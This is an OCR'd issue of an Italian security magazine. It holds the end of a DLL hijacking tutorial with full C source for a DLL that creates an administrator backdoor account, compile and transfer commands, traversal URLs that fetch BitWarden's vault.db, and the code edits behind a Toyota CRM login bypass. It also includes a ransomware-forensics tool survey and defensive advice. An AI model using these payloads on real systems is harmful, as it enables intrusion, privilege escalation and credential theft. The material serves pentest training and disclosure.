- **BOOL APIENTRY DllMain(HANDLE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)**: dichiarazione della funzione DllMain. I suoi parametri sono un handle al modulo DLL, il motivo per cui la funzione è stata chiamata e un puntatore a un valore "riservato".
- **switch (ul_reason_for_call):** lo switch fornisce diverse opzioni a seconda del motivo per cui DllMain è stata chiamata.
- **case DLL_PROCESS_ATTACH**: viene eseguito quando un processo carica la DLL. Il codice esegue due comandi di sistema: **net user backdoor qwerty123! /add e net localgroup administrators backdoor /add**. Questi comandi creano un nuovo utente chiamato "backdoor" con la password "qwerty123!" e aggiungono poi l'utente al gruppo di amministratori.
- **case DLL_THREAD_ATTACH**: viene eseguito quando un processo crea un nuovo thread (in questo caso non accade nulla).
- **case DLL_THREAD_DETACH**: viene eseguito quando un thread esce normalmente (in questo caso non accade nulla).
- **case DLL_PROCESS_DETACH**: viene eseguito quando un processo scarica la DLL (in questo caso non accade nulla).
- **return TRUE;**: la funzione ritorna TRUE per indicare che l'operazione è stata eseguita con successo. Riassumendo: quando il codice verrà avviato, all'interno dello switch il "case" **DLL_PROCESS_ATTACH** creerà un backdoor user aggiungendolo al gruppo degli amministratori. Ecco il codice per intero:

```
#include <stdlib.h>
#include <windows.h>
BOOL APIENTRY DllMain(
HANDLE hModule,
DWORD ul_reason_for_call,
LPVOID lpReserved )
{
switch ( ul_reason_for_call )
{
case DLL_PROCESS_ATTACH:

int i;
i = system ("net user backdoor qwerty123! /add");
i = system ("net localgroup administrators backdoor /add");
break;
case DLL_THREAD_ATTACH:
break;
case DLL_THREAD_DETACH:
break;
case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

Salvatelo in un file .cpp e compilatelo. Il nome è quello di una delle DLL non trovate in fase di caricamento di BgInfo64.exe, che abbiamo visto durante la fase di analisi con Process Monitor. Scegliamo il nome WINSTA.dll.

figura #11

```
┌──(a1rk㉿K4l)-[~/Desktop/DLL]
└─$ x86_64-w64-mingw32-gcc DLLrogue.cpp --shared -o WINSTA.dll

┌──(a1rk㉿K4l)-[~/Desktop/DLL]
└─$ ll
total 88
-rw-r--r-- 1 a1rk a1rk   718 Jul  4 18:41 DLLrogue.cpp
-rwxr-xr-x 1 a1rk a1rk 85492 Jul  4 18:45 WINSTA.dll
```

```
x86_64-w64-mingw32-gcc
DLLrogue.cpp --shared -o
WINSTA.dll
```

[figura #11]




figura #12

```
PS C:\Users\Blue> $env:path
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell
\v1.0\;C:\Windows\System32\OpenSSH\;C:\Users\Blue\AppData\Local\Microsoft\WindowsApps;
```

figura #13

```
PS C:\Users\Blue> cd C:\Tools\BgInfo\
PS C:\Tools\BgInfo> iwr -uri http://192.168.178.108/WINSTA.dll -Outfile WINSTA.dll
PS C:\Tools\BgInfo>
```

```
┌──(a1rk㉿K4l)-[~/Desktop/DLL]
└─$ ll
total 88
-rw-r--r-- 1 a1rk a1rk   718 Jul  4 18:41 DLLrogue.cpp
-rwxr-xr-x 1 a1rk a1rk 85492 Jul  4 18:45 WINSTA.dll

┌──(a1rk㉿K4l)-[~/Desktop/DLL]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

192.168.178.122 - - [05/Jul/2023 10:25:57] "GET /WINSTA.dll HTTP/1.1" 200 -
```

PASSO 4: GHOST DLL

Adesso avete a posizionare la DLL malevola, all'interno della macchina vittima. Quando un'applicazione deve caricare una DLL, solitamente utilizza un percorso assoluto. Se non è specificato, utilizzerà un ordine di ricerca predefinito, nel tentativo di trovare la DLL.

- La directory da cui viene caricata l'applicazione
- C:\Windows\System32
- C:\Windows\System
- C:\Windows
- La directory di lavoro corrente
- Directory nella variabile di ambiente PATH di sistema
- Directory nella variabile di ambiente PATH dell'utente

Potete verificare quali sono le variabili PATH tramite il comando `$env:path` [figura #12]
Quindi, se la DLL non viene trovata nei percorsi precedenti, verrà cercata in quelli all'interno delle variabili d'ambiente. La DLL, nel vostro caso, viene cercata all'interno del path C:\Tools\BgInfo\ e dato che abbiamo i permessi, andremo ad allocare direttamente la DLL malevola al suddetto percorso.

PASSO 5: UPLOAD E RESTART

Esistono diversi metodi per trasferire la DLL malevola. Nel vostro caso, si procede come segue. Sulla macchina attaccante spostatevi nel folder dove avete creato la DLL malevola e avviate con python un server HTTP:

```
python3 -m http.server 80
```

Dalla macchina vittima spostatevi nella cartella C:\Tools\BgInfo\ ed utilizzate PowerShell per fare il downlaod del file: [figura #13]

```
iwr -uri
http://192.168.178.108/WINSTA.
dll -Outfile WINSTA.dll
```

Adesso che la DLL malevola è stata scaricata nella cartella C:\Tools\BgInfo\, potete utilizzare il servizio che punta al file BgInfo64.exe. Una volta che la DLL malevola è stata posizionata alla locazione dove il programma la cercherebbe in fase di caricamento/avvio, è necessario che il servizio (che gira con i privilegi di amministratore) venga riavviato. Ma l'utente non ha i permessi per forzare il restart (del servizio) da terminale, deve quindi riavviare la macchina per "triggerare" l'attacco (difatti come hai visto nella parte 1 di Enumeration con il comando whoami /priv, l'utente ha il permesso di Riavviare l'host).

Come difendersi?

Azioni e gli strumenti da utilizzare:
1. Audit: PowerUp è un modulo in powershell utilizzato dagli attaccanti per trovare possibili vie di escalation all'interno dell'host, ma può essere utilizzato anche da un BlueTeam per rilevare tentativi di DLL Hijacking.
2. Restringere il caricamento delle librerie: è possibile configurare il sistema in modo da non consentire il caricamento di DLL con una ricerca estesa nelle directory e abilitare la modalità sicura di ricerca delle DLL. sistema e infine nelle directory specificate nel percorso del sistema.
3. Analisi preventiva: le soluzioni di monitoraggio aiutano a identificare l'esecuzione di software malevolo. Queste soluzioni spesso fanno parte delle suite di Endpoint Detection and Response (EDR), monitorano il comportamento delle applicazioni e possono impedire l'esecuzione di processi che mostrano segni di attività sospetta, come il DLL Hijacking.

A cura di
Luca Tringali

IL PORTACHIAVI IN BELLA MOSTRA

Un bug nella configurazione di Nginx per BitWarden, il noto gestore di password, permette a un hacker di sferrare un attacco brute force

Si chiama BitWarden ed è un gestore di password sviluppato come applicazione Web. È open source ed è utilizzabile direttamente online sui server ufficiali. Gratuito per uso privato, prevede piani annuali per chi ha bisogno di un'autenticazione a due fattori o comunque per le aziende che devono condividere password tra più utenti.
Visto che è open source, per una maggiore sicurezza alcune aziende decidono spesso di ospitarne un'installazione del server direttamente nella propria LAN. Questo protegge da malintenzionati esterni all'azienda; il problema è che a volte il pericolo si nasconde proprio nella azienda stessa: un dipendente malfidato, oppure un malware scaricato per sbaglio su qualche PC...
Ora, il metodo più comune per installare BitWarden in una rete è tramite il container Docker ufficiale (bitwarden/self-host), ma questo, ovviamente, non contiene soltanto il codice dell'applicazione, ma anche Nginx come web server.

```
location /attachments {
alias /etc/bitwarden/
attachments/;
}
```


Apparentemente, questa sezione significa solo che contattando l'URI **/attachments** si vedranno i file presenti nella cartella **/etc/bitwarden/attachments/**.
C'è però un problema legato a come funziona Nginx. C'è infatti una differenza nel definire la location così:

```
location /attachments {
oppure in quest'altro modo:
location /attachments/ {
```

Nel secondo caso, infatti, la formulazione è corretta, la location dovrebbe sempre terminare con lo slash per indicare che l'accesso è garantito a quel percorso. Nginx, infatti, legge i percorsi che gli vengono richiesti e cerca un match con le location che sono state definite. Il problema è che il match può essere anche parziale. Per esempio, essendo quella location definita senza lo slash finale queste due chiamate HTTP:

```
http://bitwarden/attachments/
prova.jpg
http://bitwarden/
attachmentsprova.jpg
```

costituiscono entrambe un match valido per la location, e finiscono col puntare allo stesso file (cioè **/etc/bitwarden/attachments/prova.jpg**). Dove sarebbe il problema in tutto questo? Si tratta solo di due modi diversi per ottenere lo stesso



Il nuovo sistema di deploy "unified" di BitWarden è ancora segnalato come beta sul sito ufficiale, ma è comunque ormai molto diffuso.

file che comunque deve essere pubblico a prescindere. Il problema è che questo meccanismo può essere sfruttato per ottenere un path traversal, inserendo il percorso speciale .. in mezzo all'URL. I meccanismi implementati per evitare che l'utente possa risalire alla cartella superiore bloccano il doppio punto all'inizio di un percorso, cioè la stringa "/../". Quindi se si scrivesse un URL tipo:

```
http://bitwarden/attachments/../prova.txt
```

Si otterrebbe un errore 403 (Forbidden). Se invece si digita:

```
http://bitwarden/attachments../prova.txt
```


non si ottiene alcun errore, perché la stringa **/attachments../** non è proibita. Però poi Nginx traduce comunque il percorso in:

```
/etc/bitwarden/attachments/../prova.txt
```

Cioè in questo percorso esatto:

```
/etc/bitwarden/prova.txt
```

che è al di fuori della cartella root definita nella configurazione, ma a cui l'utente può accedere senza alcun problema. Questo non è un bug in Nginx, è il suo preciso funzionamento: è la differenza tra un percorso che termina con lo slash e uno che non termina con lo slash. Ci sono infatti casi particolari in cui questa distinzione può essere utile per la configurazione. Il problema è che in questo caso, nel container di Bitwarden, la configurazione è



Con una semplice chiamata http è possibile scaricare l'interno database SQLite, per provare a decifrare le password. *FONTE: https://labs.hakaioffsec.com/nginx-alias-traversal/*

scritta nel modo sbagliato. È la mancanza dello slash che permette agli utenti di chiamare un percorso di questo tipo:

```
http://bitwarden/attachments../vault.db
```

e ottenere il file con i "segreti" di Bitwarden. Il bug è quindi reso pericoloso anche dal fatto che il database è memorizzato nella cartella superiore di quella con gli allegati. Il "trucco" del doppio punto all'inizio della stringa può infatti essere usato una volta sola, quindi se la cartella degli allegati fosse stata in un percorso del tipo:

```
/etc/bitwarden/web/attachments/
```

non ci sarebbe alcun problema. E, invece, a causa della struttura delle cartelle, si può vedere tutto ciò che è contenuto in **/etc/bitwarden**. Infatti, allo stesso modo si possono anche ottenere i log dell'applicazione, che sono conservati nella cartella:

```
/etc/bitwarden/logs
```

Per esempio, chiamando un URL di questo tipo:

```
http://bitwarden/attachments../logs/notifications.log
```

LA VULNERABILITÀ

Per poter sfruttare questa vulnerabilità bisogna avere accesso a una istanza di BitDefender, ma non è nemmeno necessario avere delle credenziali. Ciò significa che esiste la possibilità che qualcuno, dall'azienda stessa, possa recuperare il database delle password e cercare di forzarlo con calma. Ma non solo: è anche possibile che qualche malware installato per sbaglio faccia una scansione della rete alla ricerca di questi database SQLite esposti. Certo, non è che un malintenzionato possa leggere le password dal database, sono cifrate, però è molto più facile tentare il brute force avendo a disposizione il database completo. La soluzione, implementata nel giro di pochi giorni dalla sua scoperta, è stata la correzione della configurazione di Nginx. Va detto che la versione "cloud" di BitWarden, quella implementata sui server ufficiali, non risultava vulnerabile. Chi avesse installato nella propria LAN una istanza dockerizzata di BitWarden, a questo punto, deve solo assicurarsi di avere l'ultima immagine del container. O può entrare nel container e modificare il file di configurazione di Nginx aggiungendo lo slash mancante.

RANSOMWARE FORENSICS: COS'È E COME FUNZIONA


È l'analisi di un attacco che consente di raccogliere le prove digitali per meglio capire come si è verificata la violazione dei sistemi informatici. Ma quando si usa?

Di ransomware e del loro dilagare con attacchi in netto aumento negli ultimi anni, ne abbiamo parlato spesso su queste pagine. I ransomware rappresentano oggi la principale minaccia per la sicurezza informatica, soprattutto nel Bel Paese; lo scorso anno sono stati ben 188 gli attacchi documentati, in crescita del 169% rispetto all'anno precedente, con un preoccupante 7,6% degli attacchi andati a buon fine, contro il 3,4% del 2021. Sono questi i dati inquietanti divulgati per l'anno 2023 dal rapporto redatto dall'Associazione Italiana per la Sicurezza Informatica (CLUSIT), fondata nell'anno 2000 presso il Dipartimento di Informatica dell'Università degli Studi di Milano. In seguito a un attacco da ransomware, gli esperti del settore si ritrovano spesso a dover affrontare una vera e propria indagine forense in grado di analizzare l'intero processo al fine di individuarne i dati compromessi, quelli trafugati e possibilmente gli autori materiali dell'attacco.

ANALIZZARE L'ATTACCO

Vittime dell'attacco, forze dell'ordine o compagnie di assicurazioni, in seguito a un attacco ransomware possono ricorrere a quella che in gergo è conosciuta come *Ramsomware Forensic*, un processo d'indagine complesso e impegnativo, ma che può rivelarsi davvero utile per le vittime di un attacco e per le forze dell'ordine.

L'indagine digitale si può sostanzialmente riassumere in due fasi: raccolta e analisi delle prove, interpretazione e reporting dell'indagine. Nella prima fase gli investigatori digitali catalogano tutte le prove in loro possesso (log di sistema, registro degli eventi, flussi di rete ecc.), poi si procede con la ricerca di informazioni utili per determinare il punto debole



Dal Rapporto CLUSIT 2023 si evince che il 37% degli attacchi globali sfruttano ii malware, seguono lo sfruttamento delle vulnerabilità (12%), phishing e social engineering (12%) e attacchi di tipo DDoS (4%).

Ransomware: in Italia numeri da capogiro!

Il nostro Paese è il terzo al mondo e il primo in Europa a essere maggiormente colpito dai malware, è questo il quadro preoccupante che emerge dall'ultimo rapporto *"Stepping ahead of risk"* divulgato da *Trend Micro Research*. In aggiunta, secondo il report *"Threatland"* - redatto dal *Security Operation Center* e dal team di Cyber Threat Intelligence di *Swascan* - nel secondo trimestre di quest'anno, rispetto ai primi tre mesi, gli attacchi in Italia sono aumentati del 34,6% (+62% a livello globale), con un numero di aziende colpite sempre più importante (+185% dall'inizio dell'anno e +105% rispetto al secondo trimestre dello scorso anno).

Anche l'AI ha contribuito all'ascesa degli attacchi ransomware. Nuovi tool come WormGpt e FraudGpt, "gemelli cattivi" di ChatGpt, hanno permesso ai cybercriminali di creare attacchi più complessi.

utilizzato per sferrare l'attacco, le attività eseguite dal malware, i dati trafugati e/o criptati, le eventuali tracce che possono far risalire all'autore dell'attacco.
L'interpretazione delle prove consentirà quindi agli esperti di ricostruire l'intera sequenza degli eventi dell'attacco; a quest'ultima fase seguirà lo step finale, ovvero la presentazione dei risultati dell'indagine alle parti interessate.

GLI STRUMENTI E LE TECNICHE

Ma quali sono gli strumenti che gli investigatori forensi digitali usano per compiere il lavoro investigativo in seguito a un attacco ransomware? Tra i vari tool spiccano quelli in grado di analizzare i file criptati dal malware tentandone il ripristino, i software utilizzati per analizzare i file di log e i file di sistema per identificare le informazioni utili all'indagine e quelli impiegati per analizzare il codice del malware al fine di carpirne funzionalità e origini.
La scelta dello strumento più adatto dipende da una serie di fattori, tra cui il tipo di ransomware coinvolto, le risorse disponibili e le competenze dell'analista forense. Di seguito alcuni degli strumenti maggiormente utilizzati, da soli o in combinazione.

VOLATILITY: un framework open source scritto in Python, disponibile per Windows, Linux e macOS, utile per l'analisi della memoria forense e utile per ricostruire eventi avvenuti sulla macchina oggetto dell'attacco. Il framework consente di estrarre informazioni da processi e thread in esecuzione, DLL caricate, registri interessati ecc.
Sito Internet: *https://www.volatilityfoundation.org/*

FTK IMAGER: uno strumento impiegato per eseguire una copia forense di ogni supporto digitale. Consente, inoltre, di eseguire la copia della memoria RAM e visualizzare in anteprima file e cartelle su dischi locali, unità di rete, o qualunque altra unità flash.
Sito Internet: *https://www.exterro.com/ftk-imager*

WIRESHARK: un potente analizzatore di pacchetti di rete open source. Permette di catturare il traffico di rete proveniente da diverse interfacce, consentendo l'analisi del flusso di dati in tempo reale o da dati "catturati" in precedenza. Wireshark è in grado di decodificare e visualizzare pacchetti di dati in base a una vasta gamma di protocolli di rete, tra cui HTTP, TCP, UDP, IP, DNS, SSL/TLS ecc., consentendo agli investigatori di esaminare in dettaglio come i dati vengono scambiati tra i vari dispositivi di rete.
Sito Internet: *https://www.wireshark.org/*

CAPEV2: una potente sandbox forense open source. Permette di eseguire o controllare file sospetti in un ambiente controllato e isolato. Il tool consente anche di recuperare tracce di chiamate API win32 eseguite da tutti i processi generati dal malware, così come i file creati, eliminati e scaricati da quest'ultimo.
Sito Internet: *https://github.com/kevoreilly/CAPEv2*

AUTOPSY: Permette l'analisi di partizioni o immagini del disco. In seguito a un attacco il tool permette di analizzare i dispositivi di archiviazione, recuperare file di ogni genere e cercare manipolazioni del sistema all'interno del filesystem.
Sito Internet: *https://www.autopsy.com/*

PORTE APERTE ALLA TOYOTA!

A cura di
Luca Tringali

Un servizio dedicato ai responsabili commerciali di Toyota Messico, per la gestione delle anagrafiche, nascondeva un bug che permetteva di bypassare l'autenticazione. Svelati i retroscena!


Se forniamo i nostri dati a un social network o a un qualche sito web, tendiamo (si spera) a chiederci che fine faranno quei dati. E del resto se l'introduzione del GDPR è servita a qualcosa in Europa, è proprio a rendere palese a tutti che molti servizi web utilizzano i nostri dati. Certo, poi non è servita a molto altro perché la gente clicca comunque su "Accetto" senza nemmeno leggere l'informativa della privacy. E quindi se un bel giorno qualcuno trova i suoi dati pubblicati da qualche parte, o qualche pubblicità un po' troppo personalizzata, è almeno in grado di correlare la cosa a qualche servizio online dall'origine dubbia. Quello che è forse meno chiaro è che i nostri dati sono anche nelle mani di aziende più "tradizionali", che non svolgono la propria attività sul Web ma che li usano per scopi interni. Nelle grandi aziende, infatti, uno degli asset più preziosi è il registro dei clienti: tutte le aziende cercano di tracciare quanto più possibile un profilo dei propri clienti, in modo da poter proporre loro nuovi prodotti e in generale evitare che si rivolgano alla concorrenza. Il profilo ha, come minimo, una anagrafica, ma a seconda dei casi può includere anche informazioni sui prodotti acquistati, i periodi di garanzia, gli accessori richiesti eccetera. Il fatto è che i responsabili commerciali hanno poi bisogno di queste informazioni, e spesso la soluzione migliore per facilitare loro l'accesso è fornire una interfaccia web. Queste maschere sono ovviamente protette da una autenticazione, ma in linea di massima sono siti web come tutti gli altri, e quindi potenzialmente vulnerabili ad attacchi di vario genere. L'esempio che facciamo è il recente caso di authentication bypass su Toyota C360, l'interfaccia web utilizzata dalla famosa casa automobilistica.

GLOSSARIO DI BASE

FRONTEND-BACKEND
Molte applicazioni web sono realizzate secondo la filosofia Frontend-Backend, in cui il fronted è sostanzialmente "ignorante", non accede al database e non fa alcuna reale operazione. Si occupa solo di fare chiamate http alle API fornite da un backend, il quale svolge effettivamente le varie operazioni chieste dall'utente.

SSO
Un Single Sign On è semplicemente un servizio centralizzato che offre delle API per il login di diverse applicazioni web di una stessa azienda. Se gestito correttamente può essere una soluzione più sicura e efficiente, proprio perché c'è un unico punto di gestione degli account.

ROTTE
Le rotte http sono semplicemente gli URL relativi di una applicazione. Per esempio, in **facebook.com/messages**, la rotta per la messaggistica è **/messages**.
Le applicazioni Angular utilizzano i "router" per gestire le rotte e stabilire quale funzione debba rispondere a un URL.



Entrati nel CRM, è possibile cercare un cliente semplicemente conoscendo il suo nome e cognome. *FONTE: https://eaton-works.com/2023/03/06/toyota-c360-hack/*

IL MOMENTO ANGOLARE

Il CRM di Toyota in questione era raggiungibile all'url *https://c360.customercentral.toyota.com/*, ed è una applicazione realizzata in Angular. Questo significa che l'applicazione viene eseguita interamente nel browser dell'utente, ovviamente con chiamate alle API del **backend**. Ed è una single page application, quindi tutto sommato abbastanza facile da analizzare. Controllando il codice sorgente, si vedono alcune variabili d'ambiente con i vari URL:

```
const environment = {
production: false,
apiBaseURL: 'https: //dev.
customercentral.toyota.com',
envName: 'dev',
applicationURL: 'https: //c360.
dev.customercentral.toyota.com',
/*
US legacy application
/*
// azureClientId: '49465297-34e9-
41b5-b44b-aS3703786574',
// authority: 'https: //login.
microsoftonline.com/tmnatest.
onmicrosoft.com'
/*
Mexico application
*/
azureClientId: 'beSal6ef-b40f-
4cc7-9c1e-476b30579d32",
authority: 'https: //login.
microsoftonline.com/tmnatest.
onmicrosoft.com'
```

Questo ci fa capire, per esempio, che l'ambiente di staging si trova su **dev.customercentral.toyota.com**, che una volta c'era anche la gestione degli utenti degli Stati Uniti (che probabilmente adesso saranno su un altro CRM), e che l'autenticazione avviene tramite il single sign on di Microsoft. Il sito di produzione, quando era attivo, restituiva un codice 403, **Unauthorized**, senza alcun punto di accesso. Probabilmente era necessario accedere con qualche token fornito da un'altra pagina di login ignota (magari un sito aziendale). Apparentemente, quindi, senza alcuna possibilità di entrare.
L'ambiente di staging, invece, propone una pagina di login del Single Sign On di Microsoft, con le credenziali aziendali di Toyota (che evidentemente utilizza i servizi di Office365).
Naturalmente, il single sign on di Azure è molto affidabile, non si può certo forzare se non si conosce la password di un utente. Però bisogna vedere come è stato gestito il processo di autenticazione. E, nel caso del CRM C360, l'autenticazione viene gestita direttamente dal **frontend** Angular. Questo è un problema, perché per la natura stessa di Angular il codice viene scaricato nel browser dell'utente ed eseguito direttamente lì.


Questo significa che, più o meno facilmente a seconda delle implementazioni, l'utente può modificare il codice stesso. In questo caso, gli esperti di sicurezza informatica hanno scoperto che bastava commentare un paio di funzioni per evitare il redirect sulla pagina di login di Microsoft in **main.js:**

```
login(){
// this.msalService.loginPopup().
subscribe(
// (response:
AuthenticationResult) => {
//  console.info({ response:
response });
//  this.msalService.instance.
setActiveAccount(response.
account);
// },
// (err) => {
//  console.error({err:err});
//  }
// );
// this.msalService.loginRedirect();
}
```

e restituire, al posto del risultato del login, un oggetto JSON vuoto in vendor.js:

```
ClientApplication.prototype.
getActiveAccount = function () {
//return this.browserStorage.
getActiveAccount();
return {};
};
```

L'applicazione, a quel punto, ritiene ▸



Per ogni cliente censito è possibile vedere la lista di veicoli acquistati, riparazioni effettuate, indirizzo, telefono ed email. *FONTE: https://eaton-works.com/2023/03/06/toyota-c360-hack/*

che il login sia avvenuto senza errori, e presenta quindi la dashboard dell'applicazione CRM. **Questo rende bypassabile l'autenticazione del Single Sign On**. Naturalmente, si ottiene l'accesso all'ambiente di staging, che contiene dati fasulli. **Ma è possibile accedere anche ai dati di produzione, con informazioni su veri clienti di Toyota?**
Alla fine, l'applicazione è sempre la stessa, e l'autenticazione risulta già completata con successo, basterebbe avere l'endpoint delle API di produzione invece di quello di staging per fare richieste verso il server collegato al database con dati reali. In teoria l'URL dell'endpoint di produzione dovrebbe essere segreto, e di sicuro l'applicazione di staging non ha alcun bisogno di memorizzarlo da qualche parte. E, invece, scorrendo i file del sorgente si trova un file di configurazione che contiene tutti gli endpoint, anche quelli non utilizzati. Trovato l'URL di produzione, è molto facile sostituirlo al volo nella configurazione degli endpoint da usare: da quel momento le chiamate alle API verranno indirizzate verso l'URL di produzione invece di quello di staging, e risulteranno provenire da una istanza dell'applicazione correttamente autenticata.
L'altro errore grave è che le API non controllano la provenienza delle richieste, quindi il backend di produzione risponde senza problemi a richieste provenienti da una istanza **frontend** di staging. La cosa poteva anche funzionare, pur essendo rischiosa, se nessuno fosse riuscito a trovare l'URL di produzione. Ma, visto che lo hanno inserito nella configurazione ed è quindi visibile nel sorgente dell'app di staging, non c'è alcun reale livello di sicurezza. In altre parole, la combinazione del bypass dell'autenticazione su staging e la possibilità di leggere e sostituire "impunemente" l'endpoint di produzione permette un accesso non autenticato al db di produzione.

LA VULNERABILITÀ

La vulnerabilità ha colpito, in questo caso, i clienti di Toyota in Messico. Che sono parecchie persone: solo nel 2021, ultimo anno per cui al momento abbiamo delle statistiche, Toyota e i brand del suo gruppo hanno venduto oltre 90 mila veicoli in questo paese, equivalenti al 20% circa del mercato (*https://www.best-selling-cars.com/brands/2021-full-year-global-toyota-worldwide-car-sales-production-and-exports/*). E il CRM C360 contiene dati non solo dei nuovi clienti ma anche di quelli passati, incluse le varie riparazioni richieste nelle officine. Ci sono tutti i vari dati anagrafici e di contatto, incluso l'indirizzo di casa, il telefono e l'email.

LA SOLUZIONE

La strada scelta da Toyota, per proteggere i dati dei clienti, consiste nell'oscurare l'intera applicazione, evidentemente decidendo di farne a meno, o magari proteggendola con una VPN. Una cosa che avrebbe senso, infatti, è tenere questi servizi dentro una VPN, ma la poca abilità informatica dei dipendenti spesso rende difficile implementare regole di accesso troppo stringenti. A livello di codice, invece, in Angular è possibile utilizzare l'interfaccia **canActivate** (*https://angular.io/api/router/CanActivateFn*) per far sapere a un router quali **rotte** possono essere chiamate e in quali condizioni, magari dietro un sistema di token temporanei per evitare che qualcuno possa fare chiamate API soltanto conoscendo l'URL. Una buona norma, in generale, è trattare il codice lato client come insicuro. Le chiamate alle API devono sempre essere adeguatamente protette di per sé, senza fare affidamento sul codice client, e l'autenticazione dovrebbe essere gestita da un **backend**, in modo da non dare all'utente il controllo sullo stato della procedura di login.

SICUREZZA


PARTE **SETTIMA**

E ORA... IL CRACKING DELLE PASSWORD

Continua il nostro corso su come aumentare le competenze da pentester: in questo numero utilizzeremo alcune wordlist per effettuare quello che è denominato "attacco a dizionario"

Il nostro pentest della VM **Metasploitable3** – la macchina virtuale "vulnerabile by design" sviluppata da Rapid7 come ambiente addestrativo per le verifiche di sicurezza e l'utilizzo dei propri tool (Metasploit *in primis*) – sta iniziando a dare i primi frutti. Nelle scorse puntate, dopo il tuning iniziale dell'ambiente virtuale che utilizziamo per il penetration test **[figura #1]**, ci siamo dedicati a un'iniziale fase di scansione, volta a individuare i servizi in esecuzione sul sistema target. Al completamento di questa attività, abbiamo focalizzato la nostra attenzione su un servizio in particolare, SSH, attirati dall'inconsueta associazione tra un sistema Windows e un servizio generalmente associato ad ambienti Unix/Linux.
In questo modo, siamo riusciti a identificare la versione del servizio SSH disponibile sulla porta 22 di Metasploitable (*OpenSSH 7.1*): una versione che, sebbene piuttosto datata, non è risultata affetta da vulnerabilità di gravità elevata, come testimoniato dal risultato (decisamente al di sotto delle aspettative) delle indagini effettuate avvalendoci di *ExploitDB* (il noto database pubblico di vulnerabilità, consultabile al link *https://exploit-db.com*), o meglio della sua interfaccia a riga di comando presente nativamente in Kali Linux, searchsploit **[figura #2]**. Il problema di sicurezza più rilevante che abbiamo individuato consiste nella vulnerabilità CVE-2018-15473 **[figura #3]** di tipo *"user enumeration"*, grazie alla quale è possibile stabilire se un determinato nome utente sia definito o meno sul sistema locale attraverso un banale tentativo di login.

figura #1



Un penetration test che si rispetti non può prescindere dalla realizzazione, prima di iniziare, di una mappa della rete target.

figura #2

```
└─$ searchsploit OpenSSH
 Exploit Title                                     |  Path
Debian OpenSSH - (Authenticated) Remote SE         | linux/remote/6094.txt
